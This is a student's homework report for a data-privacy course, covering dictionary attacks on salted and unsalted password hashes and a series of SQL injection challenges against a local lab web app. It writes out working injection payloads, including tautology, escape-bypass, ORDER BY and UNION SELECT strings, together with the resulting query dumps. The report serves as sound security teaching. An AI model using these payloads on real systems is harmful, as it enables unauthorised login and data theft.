

Comp 430 - Data Privacy
Hw4 Report
Mehmet Üstek

Question 1:

Part A

I have successfully completed the dictionary attack. The attack table is provided in the zip file as “attack_table.csv”. The source code is also in the zip file as “q1.py”. In the q1.py file the functions for this part are; dictionary_attack(rockyou_data) and write_table_to_csv(table). And the running code is the 3 rows indicated in the q1.py file.

Part B:

Part B code is also included in the q1.py file. For this part the code only runs the find_passwords() function which gives the result below:

Name	Password
Alice	maganda
Bob	gangsta
Charlie	claire
Harry	grenade

Table 1: Part B User Passwords

Part C:

The dictionary attack in the part a and b does not work in this case. The reason is that we prepended the original passwords with some random text (salt) which will eventually make their hashes to change. Thus we need to recompute the hashes for every possible combination of the rockyou data with the random salts. From that point, calculating every possible salt+password combination will take running time as much as a brute force attack.

Part D:

Since the salts are given, knowing that the user’s password is in the rockyou data, we can generate the appropriate hash that is the same as the user’s $H(\text{salt}+\text{password})$. My strategy is as follows:

1. First split the data into names, salts and hashes.
2. Then for every salt do the following:
3. (Knowing the password of the user is in the rock you data) Hash all the passwords in rock you data with that salt. And put this hashed salt+password to the table with the rock you password.

4. Since there are 4 users, we have also 4 salts. So the following table will include a list for every rock you password. In example, the table will be:
 - a. 12345: {[hash of salt1 + "12345"), [hash of salt2 + "12345"),....}
5. Now we will iterate over the hashed strings of users with the table we have.
6. For every hash in hashes of users, iterate all over table items and return the password if the user hash is equal to hash in the table.

Since the salts are randomized, it is obvious that we need more computation. Implementation-wise, we iterate all over the salts which yields $O(N_1)$ and we hash every rock you data with these salts, which takes $O(N_2)$ times. N_1 is the length of users, and N_2 is the length of rock you data. Thus the resulting computational time is $O(N^2)$. Moreover, the space is also $O(N^2)$ since we put every rockyou and salt combination to an attack table. Finally, since we iterate all over table $O(N_1N_2)$ times and we go over the user hashes in a for loop the resulting big-oh notation will be $O(N_1^2 N_2)$. The part b solution was $O(N_2)$ to form the attack and $O(N_1)$ to find the results for users. Therefore, with salts, the dictionary attack requires more computation.

Part E:

The source code for this part is also in "q1.py" file in the section indicated with Part E. The function for this part is only `part_e()`.

Name	Password
Dave	kitten
Karen	karen
Faith	bowwow
Harrison	pomegranate

Table 2: Part E User Passwords

Question 2:

Challenge 1:

I used the sql injection attack that we saw in the lectures. Since no protection against sql injection, we can apply the following username password pair and gain access to the system.

Payloads:

Username = ' or 1=1; –

Password = ' or 1=1; –

Exploited vulnerability: No protection to Sql injection. User injection of a query directly used for a database query, which results in the user to alter the query however they want.

This attack works since the result of this attack is always true. Since there is no protection against sql injection, the attacker alters the overall query as:

SELECT * FROM users WHERE username="" or 1=1 AND password="" or 1=1.

This query returns true for username and password both, thus enabling attacker to successfully login.

The resulting page is as follows:

The screenshot displays a web application interface. On the left, a console or log area shows the following SQL query and its results:

```
Query : SELECT * FROM users WHERE username='' or 1=1; --' AND password='' or 1=1; --'
```

Result: Array

```
(  
  [0] => stdClass Object  
  (  
    [id] => 1  
    [username] => jack  
    [password] => d6cac2402bd02536624bd6e0de996ebc  
  )  
  [1] => stdClass Object  
  (  
    [id] => 2  
    [username] => admin  
    [password] => 3594b8b7a416784147f900481df9b312  
  )  
  [2] => stdClass Object  
  (  
    [id] => 3  
    [username] => lord  
    [password] => b133e52b1942abc2e44ac7d7d98ba8b7  
  )  
)
```

On the right, a user profile sidebar is visible for 'Kişi 1' (Person 1). It features a blue circular profile picture with a white 'M', the name 'Mehmet Üstek', and the email 'mehmetnuri9@gmail.com'. Below the profile information are icons for a key, a calendar, and a location pin. Further down, there are links for 'Senkronizasyon açık.' (Synchronization on) and 'Google Hesabınızı yönetin' (Manage your Google account). At the bottom, a section titled 'Diğer profiller' (Other profiles) lists 'Misafir' (Guest) and an 'Ekle' (Add) button.

At the bottom of the page, a green banner displays the message: 'Login successful! Welcome jack. [Next Challenge](#)'.

Challenge 1 - Fight!

Enter username and password:

Username:

Password:

Figure 1: Challenge 1

Challenge 2:

In this challenge, the protection for sql injection is to use escaping. The algorithm will prepend escaping character (\) to the characters ' and ", to enable attacker to apply username=' or 1=1. However, we can escape the escape character by sending the following username, password pairs:

Payload:

Username: \' or 1=1; --

Password: \' or 1=1; --

The resulting scheme will be as follows:

username = '\\ or 1=1. In that sense, the escaping character does not escape anymore but it is now a string of two backslash characters, '\\. By applying "or 1=1" we gain access to the system.

Exploited vulnerability: Eliminating the escaping character by prepending an escaping character in front.


The reason this attack works is identical to challenge 1, but in this case username is specified with string “\\”. Since both username and password returns true, again the attacker is able to successfully login. The result for this attack is as follows:

```
Query : SELECT * FROM users WHERE username='\\' or 1=1; --' AND password='\\' or 1=1; --'
Result: Array
(
    [0] => stdClass Object
        (
            [id] => 1
            [username] => jack
            [password] => 391d82949b37ad52edeba7c965a83869
        )




    [1] => stdClass Object
        (
            [id] => 2
            [username] => admin
            [password] => 936f14f538f816b44faa3a10fcffa17b
        )


    [2] => stdClass Object
        (
            [id] => 3
            [username] => lord
            [password] => 49837387567eda8592b3c802b7e5f858
        )
)
```


Kişi 1




Mehmet Üstek
mehmetnuri9@gmail.com




 Senkronizasyon açık.

 Google Hesabınızı yönetin

Diğer profiller

 Misafir

 Ekle

Login successful! Welcome jack. [Next Challenge](#)

Challenge 2 - Fight!

Enter username and password:

Username:

Password:

Figure 2: Challenge 2

Challenge 3:

Payload:

&ord=or%20=1

Luckily, I did a web application development internship, that I know how the web queries work. I appended the following payload to the url:

<http://localhost/auth.php?challenge=3&ord=or%20=1>

Where “&20” is the space character and meaning is “ord” being the order by command “or 1=1”

The order by is prone to sql injection since you can change this “order by” command with a query to the web.

The resulting query controls whether username is matching AND password is matching OR 1=1, which yields TRUE.

This challenge actually took me 1 minutes to complete, and I enjoyed it.


Exploited vulnerability: No protection against order by clause. The attacker can easily change the order by clause of the language by explicitly specifying “ord” variable.

The reason this attack works is that by specifying order by explicitly, the attacker can change the query. In that case the overall injection query becomes:

SELECT * FROM users WHERE username=? And password = ? or 1=1.

In the above case, the return value is true since 1=1 is always true.

The result for this attack is as follows:



The screenshot shows a web browser window with the address bar displaying `localhost/auth.php?challenge=3&ord=or%201=1`. The main content area displays the SQL query used for authentication: `Query : SELECT * FROM users WHERE username=? AND password = ? or 1=1`. Below the query, the result is shown as an array of three user objects. The first object, with index [0], represents the user 'jack' with ID 1 and password '142df85e014ac6e7defb5dfdf1dd7450'. The second object, with index [1], represents the user 'admin' with ID 2 and password '4724980c32e13afe52077b342c911e6e'. The third object, with index [2], represents the user 'lord' with ID 3 and password '51e487329beba0f419463134fba0a2c9'. A green banner at the bottom of the browser window displays the message: 'Login successful! Welcome jack. [Next Challenge](#)'. On the right side of the browser window, a user profile card is visible for 'Kişi 1' (Person 1), showing a profile picture with the letter 'M', the name 'Mehmet Üstek', and the email 'mehmetnuri9@gmail.com'. Below the profile card, there are icons for a key, a wallet, and a location pin, followed by the text 'Senkronizasyon açık.' (Synchronization is on) and 'Google Hesabınızı yönetin' (Manage your Google account). At the bottom of the profile card, there is a section titled 'Diğer profiller' (Other profiles) with a list of 'Misafir' (Guest) and an 'Ekle' (Add) button.

Challenge 3 - Fight!

Enter username and password:

Username:

Password:

Figure 3: Challenge 3

Challenge 5:

Payload:

' UNION SELECT *, NULL from salaries S WHERE S.id= 3 --

Exploited vulnerability: There is no protection against Union attacks. The attacker can easily reach the other tables from this query. Moreover, the data is hidden if salary is more than 100.000. However, we can change the structure of the query by moving the query by one to the left. Thus, in that sense, making the data classified on the client side causes this issue. If the data comes from the database by classified and no vulnerabilities are available, the attacker could not reach this data.

The reason this attack works is that by reaching other tables with union attack, we can actually get the salary data from another query, which is unioned with this query. Moreover, we can shift the return values of our appended query to reveal an information that is hidden in the client side.

In this case role: 191764 reveals the original salary.

We know that classified data belongs to userid 3. Thus I only queried him. Finally, I got the data from salaries by union and received the query with one more parameter other than those coming from salaries table, which causes this variable shift from role to salary and bio to salary etc. Thus, revealing the salary data.


The result for this attack is as follows:

← → ↻ ⓘ localhost/union.php?username=%27%20UNION%20SELECT%20*,%20NULL%20from%20salaries%20...




```
DEBUG INFORMATION
Query : SELECT U.username, S.* FROM salaries S
      JOIN users U ON (U.id=S.userid)
      WHERE S.id=0 OR U.username='' UNION SELECT *, NULL from salaries S WHERE S.id= 3 --'


Result: Array
(
    [0] => stdClass Object
        (
            [username] => 3
            [id] => 3
            [userid] => boss
            [role] => 191764
            [salary] => The boss of the company!
            [bio] =>
        )
)
```


Kişi 1




Mehmet Üstek
mehmetnuri9@gmail.com




 Senkronizasyon açık.

 Google Hesabınızı yönetin

Diğer profiller

 Misafir

 Ekle

3

Role: 191764
Salary: The boss of the company!
Bio:
[Back to List](#)

[Source Code](#) | [Back](#)